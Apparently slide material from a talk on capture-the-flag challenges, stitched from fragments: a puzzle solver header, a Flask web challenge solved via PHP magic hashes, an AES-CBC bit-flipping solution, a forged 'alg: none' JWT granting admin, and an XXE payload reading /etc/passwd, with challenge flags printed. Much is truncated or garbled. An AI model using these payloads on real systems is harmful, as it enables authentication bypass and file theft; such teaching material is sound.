	11		13		10	4		8	14	15		2		6
			14		8	9	16	1	2		5	11	12	13
	5		8	2			11	9		12			16	
2	4	16		13	14	15					8	9		10
4	14		11	5	12	10	13		7	1			15	
12		13		11	16	14		15		3	4	6		5
5	3	1	15	9			7	16			13			11
9	6	10	15	3	8		5	11	13	14		2		1
2	7	9	5	14	1		10	12	1	1	12	1		6

[sixteen-block-puzzle-solver / solver16.py](#) bhandaresagar 16 block puzzle

Code Blame 311 lines (227 loc) · 8.15 KB

Raw   

```
1 #!/usr/bin/python
2
3 __author__ = 'sagar'
4
5 ...
6 A brief report on the program:
7
8 Run Command: python solver16.py <input-board-filename.txt>
9 Input parameters: name of file having input 15 puzzle board configuration
10 Expected sample output:
11
12 if logging=DEBUG
13 current path being considered
14
15 if logging=INFO
16
17 Execution time : 0.08 minutes. explored nodes 8154 data:[[1, 2, 3, 4], [5, 6, 7, 8], [9, 10, 11, 12], [13, 14, 15, 16]]
18 L4 U3 R1 D3 R2 D2 L2 R3 U2 U4 L3 L2 D3 R2 D4 R1 U4 L1
19
20 Algorithm: A-Star
21 Heuristic Function: Variant of Manhattan considering shift of column and row
22 Total Cost : Cost of path from intial node to current node + Heuristic Cost from current node to goal node
```




Quick different tasks:

Black -> words already on
the grid

Green -> words placed
legally

Red -> words placed illegally



quick take away:

- learn how to combine multiply tools together
- In CTF super-duper optimization loose against the brute force

Level 4

GOATS&SNAKES

400 points X

Winning the battle, R-Boy gains access to the palace and moves one step closer to his goal. Here, he is rewarded with the Link Fragment, a key element to completing his mission of becoming a Digital Knight.



<http://gamebox1.reply.it/web4-1c1a2bce092184a2acfcd7ddbd00abffe1c0a587/>



MATERIALS



web-400.zip



INSERT THE FLAG ⓘ

[FLG:XXXX...XXXXXXXXXX]

SEND


The screenshot shows a file manager interface with the following details:

- Top bar buttons: Extract, +
- Title: web-400.zip
- Location: /src/
- File list table:

Name	Size	Type	Modified
lib	2,4 kB	Folder	09 października 2023, 15:29
static	2,3 MB	Folder	16 września 2023, 10:53
templates	21,1 kB	Folder	05 października 2023, 15:56
webapp.py	4,2 kB	Python script	09 października 2023, 15:26
wsgi.py	61 bytes	Python script	16 września 2023, 10:53

Create here an account and skip the line!

Once you have created your account, you will need to come to our office to complete the registration.

SEND I'm not a robot
reCAPTCHA
Privacy - Terms

```
from lib.user import User, db
import random, secrets, hashlib, re

def createuser(name,surname,email,phone):
    username = "{}.{}.{}".format(name,surname,random.randint(1,100))
    passwd = hashlib.sha256(bytes(secrets.token_urlsafe(16), "utf-8"))
    if email == "" or len(username) > 64 or len(email)>64 or
        len(phone)>15:
        return False
    try:
        newuser = User(username=username,
                       password=passwd,
                       email=email,
                       phone=phone)
        db.session.add(newuser)
        db.session.commit()
    
```

```
from flask_login import UserMixin
from flask_sqlalchemy import SQLAlchemy

db = SQLAlchemy()

class User(UserMixin, db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(64), unique=True, nullable=False)
    password = db.Column(db.String(64), nullable=False)
    email = db.Column(db.String(64), unique=True, nullable=False)
    phone = db.Column(db.String(16), nullable=False)
    token = db.Column(db.String(64), nullable=True)
```

```
from flask import Flask, render_template, render_template_string
from flask_sqlalchemy import SQLAlchemy
from flask_login import LoginManager, login_user, logout_user, UserMixin
from lib.user import User, db
from lib.functions import *
import sqlite3 as sqlite
import secrets

app = Flask(__name__)
app.secret_key = secrets.token_urlsafe(64)
app.config["SQLALCHEMY_DATABASE_URI"] = "sqlite:///becchi.db"

login_manager = LoginManager()
login_manager.init_app(app)

...
```


```
@app.route('/registration', methods=['GET', 'POST'])
def registration():
    try:
        if request.method == 'POST':
            name = malicious_chars(request.form.get('name'))
            surname = malicious_chars(request.form.get('surname'))
            email = malicious_chars(request.form.get('email'))
            phone = request.form['phone']
            if human_validator(request) != True:
                return redirect(url_for('registration', error='error'))
            user = createuser(name, surname, email, phone)
            if user == False:
                return redirect(url_for('registration', error='error'))
            return redirect(url_for('registration', username=f'{user}'))
        return render_template('registration.html', pub_key=
```

```
@app.route('/login', methods=['GET', 'POST'])
def login():
    try:
        if request.method == "POST":
            username = malicious_chars(request.form.get("username"))
            password = request.form.get("password")
            user = User.query.filter_by(username=username).first()
            if user and check_password(password, user.password):
                login_user(user)
                resp = make_response(redirect(url_for("auth")))
                resp.set_cookie('goatoken', generateGoatSessionID(user))
                return resp
            return redirect(url_for("login", login="False"))
        return render_template("login.html")
    except:
```

```
@app.route('/reset_passwd', methods=['GET', 'POST'])
def reset_passwd():
    try:
        if request.method == "POST":
            username = malicious_chars(request.form.get("username"))
            email = malicious_chars(request.form.get("email"))
            user = User.query.filter_by(username=username).first()
            if user:
                if user.email == email:
                    return redirect(url_for('update_passwd_token', username=username))
                return redirect(url_for("reset_passwd", error=f"{{u.username}} does not exist"))
            return redirect(url_for("reset_passwd", error=f"{{username}} does not exist"))
        return render_template('reset_passwd.html')
    except:
        return render_template_string('Error in reset_passwd')
```

```
@app.route('/update_passwd_token', methods=['GET', 'POST'])
def update_passwd_token():
    try:
        if request.method == "POST":
            username = malicious_chars(request.form.get("username"))
            newpwd = request.form.get("password")
            token = request.form.get("token")
            user = User.query.filter_by(username=username).first()
            if user and user.token == token:
                return redirect(url_for('update_passwd_token', status=updated))
            return redirect(url_for('update_passwd_token', error="Invalid token"))
        return render_template('update_passwd.html')
    except:
        return render_template_string('Error in update_passwd_token'))
```

```
curl -d 'username=sq.sq.2701&password=password' http://gamek
```

 Beautiful Becchi

#	Nome	Nickname	Owner Email
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```
var sections = [
    { title: "Becchi", url: "index.php", icon: "♂" },
    { title: "Supplements", url: "supplements.php", icon: "♂" }
    // { title: "Make Becco Stronger", url: "mbs.php", icon: "♂" }
];
```

```
<script>
$(document).ready(function () {
    $("#submitButton").click(function (e) {
        e.preventDefault();
        // Remember to improve MD5 & weak comparison on the back-
        $.ajax({
            url: $("#myForm").attr("action"),
            method: "POST",
            data: $("#myForm").serialize(),
            dataType: "json",
            success: function (response) {
                $(".alert").remove();
            }
        });
    });
});
```

[BecchiBelli](#) 

Make Becco Stronger

Goat 

Supplement 

Developer Token

Magic Hashes

Magic hashes arise due to a quirk in PHP's type juggling, when comparing string hashes to integers. If a string hash starts with "0e" followed by only numbers, PHP interprets this as scientific notation and the hash is treated as a float in comparison operations.

Hash	"Magic" Number / String	Magic Hash
MD4	gH0nAdHk	0e096229559581069251163783434175
MD4	lifF+hTai	00e90130237707355082822449868597
MD5	240610708	0e462097431906509019562988736854
MD5	QNKCZDZO	0e830400451993494058024219903391
MD5	0e1137126905	0e291659922323405260514745084877
MD5	0e215962017	0e291242476940776845150308577824
MD5	129581926211651571912466741651878684928	06da5430449f8f6f23dfc1276f722738
SHA1	10932435112	0e07766915004133176347055865026311692244
SIM		

```
<?php  
  
echo "QNKCDZ0" . "\n";  
echo md5("QNKCDZ0") . "\n";  
  
echo "0e1137126905" . "\n";  
echo md5("0e1137126905") . "\n";  
  
echo (md5("QNKCDZ0") == md5("0e1137126905")) . "\n";
```

```
QNKCDZ0  
0e830400451993494058024219903391  
0e1137126905  
0e291659922323405260514745084877  
1
```

```
curl -XPOST -d 'becco=Mr. Olympiagoat&supplement=Creatine&dev
>{"msg":"{FLG: ZYZZ_ARNOLD_GOATS_FITNESS_CONNECTION}"}
```

Crypto 200 Don't forget the best bits

R-Boy seems to be losing control of himself: it was clear that would not be painless, but he didn't expect this. Debilitated that inside the cave he can only open temporary portals to certain dimensions, where he can only stay for a few minutes before succumbing to the effects of the environment. It will take time to figure out how to obtain the encrypted message, but time is not on his side.

<http://gamebox1.reply.it:80/14de018c45487063d3bc11fe33ac7e699>

Challenge title

Don't forget the best bits

Examples:

Cleartext:

message%3DFor%20a%20fullfilling%20experience%20embrace%20listed
member%2C%20music%20it%27s%20flipping%20amazing%26user%3Dmaric

AES-CBC 128bit Ciphertext:

482c74deaddee362185c315aa10bcd02c96d2417fe3d1adf7fd90da2da95c
93bd3ac7f8d790768379407181f93bbc2c5bde5da5a4e47b400ed0827d815
d4436a7e2d7967b09faeff6b7037e5ba40202e850c0640414ffd651847bff2f
b6fa9ee78f2835d29176d524ab9116894eab6ad5fd56c6600670d1f5bc4e4
a067fbebe69e0a67226755569f185120d5b393131ecd3c209123994135a62c
7d1fc8a63ae9b9675ecace48745f049d5d742639e2df80675ad114938eb64

message=


For a fulfilling experience embrace listen to new music.

Pay attention to details, titles are important.


And remember, music it's flipping amazing

&user=mario


```
import _aes
if request.method == 'POST':
    ct = request.form.get("ciphertext")
    pt = _aes.decrypt(ct)
    params = parse_qs(unquote(pt))
    message = ''.join(params['message'])
    user = ''.join(params['user'])
    if user == user_flag:
        return make_response(flag,200)
    elif len(message) > 0:
        return make_response("Thank you for your feedback!", 200)
```



source: *wikipedia*



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Don't forget the best bits



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YouTube · erdingerWeissbraeu

29 mar 2023



[Franz Ferdinand - Billy Goodbye \(Official Video\)](#)

YouTube · franzferdinandVEVO

2 lis 2021

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Genius

<https://genius.com> > Franz-ferdin... · Tłumaczenie strony



[Franz Ferdinand – Billy Goodbye Lyrics](#)

2 lis 2021 — Billy Goodbye Lyrics: D-d-don't forget the best bits / Bye, bye, Billy, goodbye /
When it comes to recollecting / Don't forget the best bits ...

```
String originalMessage = "message=whatever message is here&au  
printBlock(originalMessage);  
  
byte[] originalBytes = originalMessage.getBytes(StandardChars  
  
// Encrypt the original message  
Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");  
cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivSpec);  
  
byte[] ciphertext = cipher.doFinal(originalBytes);  
  
// Replace "mario" with "billy"  
String originalEnding = "mario";  
String targetEnding = "billy";  
byte[] originalEndingBytes = originalEnding.getBytes(Standard  
iv = cipher.getIV();  
String cipherText = Base64.encode(ciphertext);  
String ivText = Base64.encode(iv);  
String endingText = Base64.encode(originalEndingBytes);  
String targetText = Base64.encode(targetEndingBytes);  
String cipherTextWithIV = cipherText + ivText;  
String cipherTextWithIVAndEnding = cipherTextWithIV + endingText;  
String cipherTextWithIVAndEndingAndTarget = cipherTextWithIVAndEnding + targetText;
```

```
message=whatever  
    message is here  
&author=mario
```

```
message=whatever  
▷@∞@▷▷-+l@  
&author=billy
```

{FLG:j u57_f3w_b17_7h47_m4k3_4ll_7h3_d1ff3r3nc3:_3xp3r13nc3d_

REAL EXAMPLES:

famous one:

- Log4Shell
- Newag

Every day:

- 404 vs 403
- Using single class for everything (database access, request dto)
- Generic exception handling
- Improper input validation
- Insecure deserialization
- Weak cryptographic

Encoded

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```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ  
JzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpv  
G4gRG9lIiwiWF0IjoxNTE2MjM5MDIyfQ.SflKx  
wRJSMeKKF2QT4fwpMeJf36P0k6yJV_adQssw5c
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYLOAD: DATA

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "iat": 1516239022  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  your-256-bit-secret  
)  secret base64 encoded
```

✓ Signature Verified

SHARE JWT

Encoded

PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpvag4gRG9lIiwiYWRtaW4iOnRydWUsImhlhdCI6MTcx0DE40TM1NSwiZXhwIjoxNzE4MTkyOTU1fQ|
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "typ": "JWT",  
  "alg": "none"  
}
```

PAYOUT: DATA

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "admin": true,  
  "iat": 1718189355,  
  "exp": 1718192955  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  your-256-bit-secret  
)  secret base64 encoded
```

⊗ Invalid Signature

SHARE JWT

SAXParserFactory

```
DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
dbf.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```

```
POST /action HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 7

foo=bar
```

```
POST /action HTTP/1.0
Content-Type: text/xml
Content-Length: 52
```

```
<?xml version="1.0" encoding="UTF-8"?><foo>bar</foo>
```

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```
boolean isEqual = sLength == newBcryptString.length();
for (int i = 0; i != sLength; i++)
{
    isEqual &= (bcryptString.indexOf(i) == newBcryptString.indexOf(i));
}
return isEqual;
